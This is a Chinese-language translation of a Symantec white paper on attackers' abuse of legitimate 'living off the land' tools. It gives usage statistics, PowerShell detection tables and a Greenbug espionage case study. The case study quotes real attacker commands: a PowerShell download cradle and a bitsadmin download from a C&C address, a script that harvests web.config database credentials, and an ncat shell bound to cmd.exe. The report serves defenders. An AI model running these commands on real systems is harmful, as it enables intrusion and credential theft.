白皮書

就地取材
藏身在顯眼之處的攻擊者

由賽門鐵克威脅獵手 (Threat Hunter) 團隊撰寫

目錄

在過去的五年裡，「就地取材」已經從一種新穎的小眾戰術變成了複雜攻擊的主要手段之一。從本質上講，「就地取材」是指攻擊者使用作業系統功能或兩用工具（用於惡意用途的合法工具）。對攻擊者的吸引力是顯而易見的，因為它為他們提供了躲避偵測的機會。合法工具不太可能引起懷疑（也不太可能觸發防毒軟體檢測）。惡意活動隱匿在受害者上的大量合法網路活動中，變成大海撈針。

雖然大多數攻擊者並沒有完全避開利用惡意軟體，但「就地取材」戰術使他們能夠大大減少惡意軟體的使用，僅在必要時部署它，例如：勒索軟體，在攻擊的後期階段，受害者幾乎沒有時間可以做出回應。

「就地取材」攻擊對網路防禦者來說是一個嚴峻的挑戰。它通常部署在初始入侵和有效酬載部署之間的中間階段。無法識別和阻止「就地取材」都會是任何組織安全處境中的巨大盲點，攻擊者可以利用該盲點執行關鍵任務，例如：竊取憑證、提升特權和在受害者的網路進行橫向移動。

保護您的組織免受「就地取材」活動的影響具有挑戰性，但並非不可能。它涉及採用多層次的安全策略，並認同現今，安全不僅僅是保護自己免受惡意工具的侵害，而且還涉及防止惡意活動。


在本文中，我們將討論一些最常被濫用於「就地取材」攻擊的工具，在檢視「就地取材」活動的案例研究之前，先觀察與這些工具相關的當前趨勢，並提供關於如何保護您的網路的一些建議。

兩用工具

所謂的「就地取材」攻擊，就是攻擊者可以使用數百種常用的正常工具來幹壞事。有些（例如 ：PowerShell）是 Windows 作業系統的一部分，而另一些則是系統管理員經常使用的 Microsoft 附加元件。還有各種公開可用的第三方工具，它們具有合法用途，但也可能被不法分子濫用。

2020 年，客戶環境中 26 種最常見的兩用工具其執行次數增加了 29.4%，從 2019 年的 59 億次增加到 2020 年的 76 億次。

圖 1：26 種兩用工具的執行次數，2019-2020 年



該統計數據最顯著的方面是惡意使用兩用工具的比例上升，從 2019 年的 0.9% 上升到 2020 年的 18.8%。雖然攻擊者毫無疑問正在更加地使用兩用工具，但我們認為檢測到的惡意工具使用量的迅速增加，也是由於我們導入分析師調查和進階機器學習快速提高了檢測惡意使用的能力。

審視一些最常用的兩用工具時，很快就會發現網路管理員在其環境中防止惡意使用它們是多麼困難。許多 (包括最常用的工具 PowerShell) 是 Windows 作業系統的一部分，而其他一些則具有廣泛的合法用途。只有極少數工具不是 (如果有的話) 用於合法用途，例如：Mimikatz 或 LaZagne 這類的憑證傾印程式。

以下是賽門鐵克調查中常見的 26 種兩用工具：

- **PowerShell**：Microsoft 的腳本工具，可用於執行命令以下載有效酬載、瀏覽有漏洞的網路和執行偵查。
- **Windows Management Instrumentation (WMI) (wmic.exe)**：Microsoft 命令列工具，可用在遠端電腦上執行命令。
- **Schtasks.exe**： Windows 內建用於管理工作排程的工具。
- **PsExec**：Microsoft Sysinternals 工具，用於啟動遠端電腦上的命令式批次指令，或是特定的系統工具程式。該工具主要被攻擊者用來在受害者網路上橫向移動。
- **Net.exe**：Microsoft 工具，可用於多種功能。
- **Certutil**：一種命令列工具，可被濫用於各種惡意目的，例如：解碼資訊、下載檔案和安裝瀏覽器根憑證。
- **BITSAdmin**：Microsoft 命令列工具，可用於建立下載或上傳作業並監控其進度。
- **TeamViewer**：廣泛使用的遠端連線／存取和協同工具。
- **GPResult**：命令列工具，可用於顯示遠端使用者和電腦的政策結果集 (RSoP) 資訊。

- **tasklist**：Microsoft 命令列工具，顯示本機電腦或遠端電腦上當前正在執行的程序清單／列表。
- **cURL**：用於使用各種網路協議傳輸資料的開放原始碼命令列工具。
- **Wget**：用於從 Web 使用 HTTP 和 FTP 檢索檔案的免費工具。
- **systeminfo**：Microsoft 命令列工具，用於顯示有關電腦及其作業系統的詳細配置資訊。
- **Secure Delete (SDelete)**：Microsoft Sysinternals 工具，允許使用者刪除一個或多個檔案和／或目錄，或清理邏輯磁碟上的可用空間。
- **Ammyy Admin**：免費的遠端存取工具。
- **Rdpclip**：Microsoft 工具，允許在遠端桌面連接中存取剪貼簿。
- **Mimikatz**：免費工具，能夠根據配置以純文字形式更改權限、匯出安全性憑證和恢復 Windows 密碼。
- **Netcat (nc.exe)**：用於測試 TCP ／ IP 連接和通訊埠的免費工具。
- **VNCViewer (vnc.exe)**：廣泛使用的遠端連線／存取和協同工具。
- **BloodHound**：可用於映射 Active Directory 環境的免費工具。
- **ProcDump**：Microsoft Sysinternals 工具，用於監控應用程式的 CPU 峰值並生成故障傾印，但也可用作通用程序傾印工具。
- **NBTScan**：開放原始碼的命令列 NetBIOS 掃描程式。
- **LaZagne**：免費的憑證傾印工具。
- **Windows Credentials Editor (WCE)**：免費工具，可用於傾印和變更憑證。
- **Gsecdump**：免費的憑證傾印工具。
- **CrackMapExec**：免費工具，用於自動對 Active Directory 環境進行安全性評估。


表 1：2019-2020 年 26 種兩用工具個別執行次數

工　具	2019	2020
powershell.exe	5,680,737,655	7,248,945,270
schtasks.exe	53,400,817	139,675,323
wmic.exe	50,711,927	42,538,858
psexec.exe	21,061,886	19,000,752
net.exe	20,603,632	71,106,792
certutil.exe	16,306,248	19,785,607
bitsadmin.exe	9,271,644	39,295,319
teamviewer.exe	2,338,302	1,073,812
gpresult.exe	1,428,498	674,506
tasklist.exe	925,812	687,823
curl.exe	468,414	195,474
wget.exe	455,273	250,821
systeminfo.exe	365,362	273,187
sdelete.exe	211,417	248,111
ammyy.exe	123,066	56,086
rdpclip.exe	122,788	27,444
mimikatz.exe	10,083	17,683
nc.exe	8,309	3,276
vnc.exe	7,406	3,343
bloodhound.exe	7,318	1,095
procdump.exe	6,603	3,924
nbtscan.exe	2,876	223
lazagne.exe	490	688
wce.exe	338	179
gsecdump.exe	111	31
crackmapexec.exe	14	5
總　數	**5,858,578,308**	**7,583,867,652**

被利用為下載程式的兩用工具

雖然兩用工具具有廣泛的用途，但它們更強大的應用之一是充當下載程式，用於將有效酬載下載或複製到電腦，因此可為攻擊者提供在受害者網路上的立足點。

圖 2：被利用為下載程式的兩用工具，2019-2020



WMI 和 PowerShell 是迄今為止攻擊者最常用作下載程式的工具。雖然 WMI 是 2019 年最廣泛濫用的工具，但它在 2020 年被 PowerShell 超越，佔檢測的兩用下載程式 75.5%。


一般來說，攻擊者會出於對檢測的擔憂而更改使用的下載程式。2020 年轉向 PowerShell 作為下載程式的最可能解釋是，他們認為惡意的 PowerShell 活動不太可能在受害者的網路上被檢測到。

PowerShell

PowerShell 是迄今為止最受攻擊者喜愛使用的兩用工具。這不僅是因為它是一個功能強大且用途廣泛的工具，還因為它是 Windows 的一個被廣泛使用於合法目的的元件。儘管 PowerShell 是最廣泛濫用的工具，但惡意使用仍然只佔 PowerShell 總體使用的一小部分。PowerShell 活動的絕對數量可能使攻擊者更容易隱藏在顯眼的地方，讓檢測惡意活動猶如大海撈針。


此外，隨著基於 PowerShell 的漏洞利用框架（例如 ：PowerSploit 和 PowerShell Empire）的可用性，攻擊者更容易利用 PowerShell 進行攻擊，這些框架易於使用並降低了在攻擊中使用 PowerShell 的門檻。

圖 3：2019-2020 年惡意 PowerShell 執行數量佔所有受監控 PowerShell 執行的比例



2020 年，賽門鐵克技術監控的 PowerShell 調用數量從 2019 年的 57 億次上升 28% 至 72 億次。引人注目的是，被阻止的 PowerShell 調用比例大幅上升，從 2019 年的 0.9% 上升到 2020 年的 17.4%。雖然很容易認為這種增加是由於惡意 PowerShell 使用量的大幅增加，但我們相信增加的因素不止一個。雖然攻擊者無疑地將 PowerShell 大量用作工具，但我們同時也在檢測惡意 PowerShell 活動的能力方面取得了重大改進。

圖 4：2020 年按月監控的 PowerShell 執行次數和惡意 PowerShell 執行次數



按月細分，隨著 2020 年的進展，整體 PowerShell 活動和被阻止的惡意活動均呈上升趨勢，這表明這些增長可能會持續到 2021 年。

表 2：被阻止的 PowerShell 命令中最常見的命令行列參數

參　數	頻　率 (%)
ExecutionPolicy	37.87%
ep	19.74%
NoProfile	15.73%
File	12.93%
Command	11.93%
e	11.77%
NonInteractive	10.07%
Path	9.98%
EncodedCommand	9.87%
file	9.80%
Recurse	9.57%
destination	9.24%
nop	9.09%
command	8.35%
c	7.25%
WindowStyle	6.08%
executionpolicy	5.90%
nologo	5.45%
NoLogo	4.76%
gt	3.20%
noprofile	2.67%
Noninteractive	2.45%
Nologo	2.33%
windowstyle	2.07%
w	1.91%
eq	1.65%
W	1.57%
ne	1.55%
NoP	1.53%
NonI	1.52%

鑑於所涉及的資料量龐大，很難評估攻擊者在嘗試利用 PowerShell 時試圖做什麼。但是，一些跡象來自於被攔截命令的關鍵字分析。由於相關的資料量，我們的分析是隨機抽樣而不是針對所有資料進行的。在這種情況下，我們分析了 2020 年 7 月至 12 月的隨機 600,000 筆記錄。

經由查看最常見命令列參數，我們可看到與 Execution Policy 相關的參數位居榜首：Executionpolicy、ep、executionpolicy。在直譯這些參數時，PowerShell 並不區分大小寫。因此，許多參數可以用不同的方式編寫，但會被直譯為相同的。Execution Policy 參數設置當前處理程序的預設執行政策並將其保存在 $env:PSExecutionPolicyPreference 環境變數中。

其他常見的參數包括：

- **No Profile（NoProfile、nop、noprofile、NoP）**：不會加載 PowerShell 配置設定。
- **File**：如果 File 的值為“-”，則命令文字從標準檔中輸入。如果 File 的值為檔案路徑，則腳本在本機範圍內執行，以便腳本建立的函數和變數在當前處理程序中可用。
- **Command**：執行指定的命令和任何參數，就像在 PowerShell 命令提示符下輸入它們一樣，然後退出，除非指定了 NoExit 參數。
- **Encoded Command (EncodedCommand, e)**：接受 Base64 編碼字串版本的命令。
- **NonInteractive**：不會向用戶顯示互動式提示。
- **Path**：指定一個或多個位置的路徑。

表 3：被欄截的 PowerShell 命令中最常見的關鍵字

關鍵字	頻　率 (%)
Bypass	28.38%
bypass	27.16%
System	9.88%
Preferences	9.31%
copy-item	9.28%
ScheduledTasks	9.26%
AdminPassword	9.25%
LocalAdmin	9.25%
New-Object	8.17%
sysvol	7.43%
Policies	7.43%
Machine	7.34%
http	6.80%
Hidden	6.46%
$priv_nets	5.50%
Unrestricted	5.41%
$env	5.21%
hidden	5.12%
WebClient	4.37%
Security	4.33%
noprofile	2.67%
Noninteractive	2.45%
Nologo	2.33%
windowstyle	2.07%
w	1.91%
eq	1.65%
W	1.57%
ne	1.55%
NoP	1.53%
NonI	1.52%

使用 2020 年 7 月至 12 月同一組隨機抽樣，對被攔截的 PowerShell 命令中看到的關鍵字進行分析，可以進一步了解攻擊者如何嘗試在目標網路上使用 PowerShell。再次值得注意的，PowerShell 在解釋命令方面非常靈活，在某些情況下，大小寫沒有區別（例如：Bypass 和 bypass 將被視為相同）。但是，在其他情況下，從嵌入命令列的代碼中提取某些關鍵字區分大小寫。

表 4：導致 PowerShell 惡意執行的最常見的流程鏈

流　程　鏈	頻　率 (%)
svchost.exe < services.exe < wininit.exe	17.73%
wmiprvse.exe < svchost.exe < services.exe < wininit.exe	11.01%
taskeng.exe < svchost.exe < services.exe < wininit.exe	9.52%
cmd.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe	6.79%
cscript.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe	6.63%
wscript.exe < svchost.exe < services.exe < wininit.exe	6.02%
NULL	4.61%
cmd.exe < winrshost.exe < svchost.exe < services.exe < wininit.exe	3.14%
cmd.exe < taskeng.exe < svchost.exe < services.exe < wininit.exe	2.88%
cscript.exe < cmd.exe	1.38%
svchost.exe < services.exe < wininit.exe < smss.exe < smss.exe	1.22%
taskeng.exe < svchost.exe < services.exe < wininit.exe < smss.exe < smss.exe	1.19%
powershell.exe < cmd.exe < winrshost.exe < svchost.exe < services.exe < wininit.exe	1.18%
powershell.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe	1.08%

在查看惡意 PowerShell 命令的父程序時，可能會收集到更多見解。Cmd.exe 和 PowerShell 本身是最常見的父程序，但工作排程 (taskeng.exe) 和 scripting hosts 如 wscript.exe 也都有 Service Host Process (svchost.exe) 的功能。在許多情況下，在執行最終 PowerShell 命令之前涉及可能需要多個程序。大約 5% 的惡意 PowerShell 執行沒有任何可用的程序歷程資訊。


攻擊戰術、技術以及程序（TTP）

MITRE ATT&CK® 矩陣對攻擊技術和戰術進行分類。它將攻擊戰術分為 12 個主要類別，它們映射到媒介和有效酬載執行之間的典型攻擊鏈。

- **初始存取**
- **執行**
- **持續**
- **提升權限**
- **防禦規避**
- **憑證存取**
- **發現環境資訊**
- **橫向運動**
- **收集**
- **命令與控制**
- **竊取資料**
- **影響**

在這些類別中，有 245 種不同的攻擊技術。有些可能用於攻擊鏈的多個階段，這意味著它們可以應用於上述 12 個類別中的多個類別。Symantec Cloud Analytics 使用 MITRE 技術名稱對所有事件進行分類。每年記錄數以百萬計的事件，因此可以對最常用的技術有些了解。雲分析利用分析師調查中收集的情報，並利用先進的機器學習來識別和阻止可疑活動的模式。因為它的目的是識別惡意活動，而不是惡意工具，所以所產生的絕大多數事件都與「就地取材」的戰術有關。

圖 5：與雲分析事件相關的 MITRE 技術，2020 年 1 月至 12 月



可想而知的是，鑑於 PowerShell 的多功能性，惡意 PowerShell 使用佔了最大數量的事件。其他突出的技術包括：

- **遠端檔案複製**：經由從命令和控制 (C&C) 伺服器下載或採用其他方法（例如 ：FTP）將工具或檔案從外部來源傳輸到受感染網路。
- **憑證傾印**：通常通過電腦記憶體傾印獲取雜湊或明碼形式的憑證。可以使用一系列免費的工具（例如 ：Mimikatz 或 LaZagne）來執行此任務。
- **混淆檔案或資訊**：試圖通過對惡意檔案進行編碼或以其他方式混淆其內容來使惡意檔案難以被發現。
- **Regsvr32**：Regsvr32.exe 是一個命令列程序，用於註冊和取消註冊物件鏈接並嵌入控制。攻擊者可能會濫用 Regsvr32.exe 代理執行惡意代碼。
- **Windows Management Instrumentation (WMI)**：Microsoft 命令列工具，可用在遠端電腦上執行命令。
- **資源劫持**：這種技術涉及攻擊者使用受感染系統的資源來執行他們自己的資源密集型任務。加密貨幣挖掘就是一個典型的例子。
- **修改註冊表**：攻擊者修改註冊表以隱藏註冊表中的配置資訊，或刪除資訊以消除入侵證據。
- **遠端存取軟體**：濫用合法的遠端存取／桌面軟體，例如 ：TeamViewer、Go2Assist、LogMeIn 和 Ammyy Admin，遠端控制受感染的電腦。
- **偽裝**：操縱檔案和工具以使它們看起來合法或良性，以逃避檢測。
- **Mshta**：Mshta.exe 是一種 Microsoft 工具，用於執行 HTML 應用程式 (HTA) 檔案。攻擊者可能會濫用 mshta。exe 通過受信任的 Windows 工具代理執行惡意 .hta 檔案和 JavaScript 或 VBScript。

在目標式攻擊中採用「就地取材」戰術

網路間諜或進階持續威脅 (APT) 團體是「就地取材」戰術的早期採用者，並開創了許多隨後被網路犯罪行為者採用的技術。一個典型的例子是目標式勒索軟體營運商，他們使用類似的劇本來竊取憑證、提升特權和後期橫向移動的間諜行為。

表 5：2020 年賽門鐵克技術調查的間諜活動者使用的兩用工

Greenbug	Palmerworm	Cicada	Seedworm	Hagensia (SolarWinds)
PowerShell	Putty	PowerShell	Secure Sockets Funneling (SSF)	PowerShell
Mimikatz	PsExec	WMI	Chisel	WMI
BITSAdmin	SNScan	Ntdsutil	PowerShell	AdFind
Netcat	WinRAR	Certutil	Mimikatz	
WMI		AdFind		
Plink		Csvde		
Bitvise				

案例研究：Greenbug(* 綠蟲)

在間諜攻擊中「就地取材」的一個例子是與伊朗有關的 Greenbug 的活動，賽門鐵克於 2020 年對其進行了調查。

在一個案例中，攻擊者在 2019 年 10 月至 2020 年 4 月期間一直存在於組織的網路中。入侵的最終目標似乎是獲得對組織資料庫伺服器的存取權限。

入侵的第一個證據可以追溯到 2019 年 10 月 11 日，當時使用 PowerShell 命令在一台電腦上安裝商品化惡意軟體 Cobalt Strike Beacon。PowerShell 命令包含用於命令和控制 (C&C) 伺服器的兩個位址。

然後，攻擊者透過 $PSVersionTable 執行 PowerShell 命令來確定正在執行的 PowerShell 版本。然後，他們嘗試從其中一台 C&C 伺服器下載惡意檔案：

```
PowerShell.exe -nop -w hidden -c $L=new-object net.webclient;$L.proxy=[Net.
WebRequest]::GetSystemWebProxy();$L.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$L.downloadstring(‘http://95[.]179.177.157:445/0Zu5WpWN’);
```

雖然該命令被多次執行，但尚不清楚攻擊者是否成功。然而，一小時後，攻擊者嘗試透過 BITSAdmin 執行一個下載程序到並存放到 CSIDL_APPDATA\a8f4.exe：

```
bitsadmin /transfer a8f4 http://95.179.177.157:8081/asdfd CSIDL_APPDATA\a8f4.exe
```

攻擊者隨後使用 BITSAdmin 將其他惡意工具下載到電腦。

不久之後，攻擊者從 CSIDL_SYSTEM86\[REDACTED] 目錄中執行了幾個工具：

表 6：從 CSIDL_SYSTEM86\[REDACTED] 目錄執行的工具

2a3f36c849d9fbfe510c00ac4aca1750452cd8f6d8b1bc234d22bc0c40ea1613	csidl_system_drive\[REDACTED]	revshell.exe
9809aeb6fd388db9ba60843d5a8489fea268ba30e3935cb142ed914d49c79ac5	csidl_system_drive\[REDACTED]	printers.exe
3c6bc3294a0b4b6e95f747ec847660ce22c5c4eee2681d02cc63f2a88d2d0b86	csidl_system_drive\[REDACTED]	msf.exe

攻擊者隨後再次啟動 PowerShell 並嘗試執行名為 msf.ps1 的 PowerShell 腳本。

```
PowerShell.exe -ExecutionPolicy Bypass -File CSIDL_SYSTEM_DRIVE\[REDACTED]\msf.ps1
```

該命令被多次執行，可能用於安裝 Metasploit 酬載以保留對受感染電腦的存取權限。那是那天看到的最後一次活動。

活動於 2020 年 2 月 6 日恢復，當時執行了惡意 PowerShell 命令。該命令跟隨 w3wp.exe 程序的執行 - 一個用於向 Web 應用程式提供請求的應用程式。這表明攻擊者可能在受感染的電腦上使用了 web shell。

以下是攻擊者執行的 PowerShell 命令的副本：

```
$ErrorActionPreference = ‘SilentlyContinue’;$path=”C:\[REDACTED]\”;Foreach ($file in (get-childitem $path
-Filter web.config -Recurse)) {; Try { $xml = [xml](get-content $file.FullName) } Catch { continue };Try
{ $connstrings = $xml.get_DocumentElement() } Catch { continue };if ($connstrings.ConnectionStrings. encrypteddata.
cipherdata.ciphervalue -ne $null){;$tempdir = (Get-Date).Ticks;new-item $env:temp\$tempdir
-ItemType directory | out-null; copy-item $file.FullName $env:temp\$tempdir;$aspnet_regiis = (get- childitem $env:windir\
microsoft.net\ -Filter aspnet_regiis.exe -recurse | select-object -last 1).FullName
+ ‘-pdf “” connectionStrings”” ‘+ $env:temp + ‘\’ + $tempdir;Invoke-Expression $aspnet_regiis; Try
{ $xml = [xml](get-content $env:temp\$tempdir\$file) } Catch { continue };Try { $connstrings = $xml. get_DocumentElement()
} Catch { continue };remove-item $env:temp\$tempdir -recurse};Foreach ($_ in
$connstrings.ConnectionStrings.add) { if ($_.connectionString -ne $NULL) { write-host “” $file.Fullname ---
$_.connectionString”” } } };
```

該命令會搜索類似於 web.config 的檔案。對於找到的每個檔案，它會盡可能設法取得用戶名和密碼資訊，並使用 aspnet_regiis.exe 公用程式對其進行解密。這些憑證可用於存取組織資源，例如 ：SQL 伺服器。

其他活動發生在 2 月 12 日和 2 月 14 日。2 月 12 日，攻擊者執行了一個名為 pls.exe 的工具。一小時後，攻擊者使用 Netcat 使用以下命令將 cmd.exe 綁定到監聽通訊埠（Listening Port）：

```
CSIDL_SYSTEM_DRIVE\[REDACTED]\infopagesbackup\ncat.exe [REDACTED] 8989 -e cmd.exe
```

大約 20 分鐘後再次發出相同的命令。

兩天後，在當地時間早上 7 點 29 分，攻擊者返回並連接到監聽通訊埠（Listening Port），啟動 cmd.exe。

攻擊者發出以下命令：

表 7：2 月 1 日攻擊者發出的命令

命　令	描　述
CSIDL_SYSTEM\cmd.exe” /c net user”	列出所有可用的本機使用者帳戶和資訊
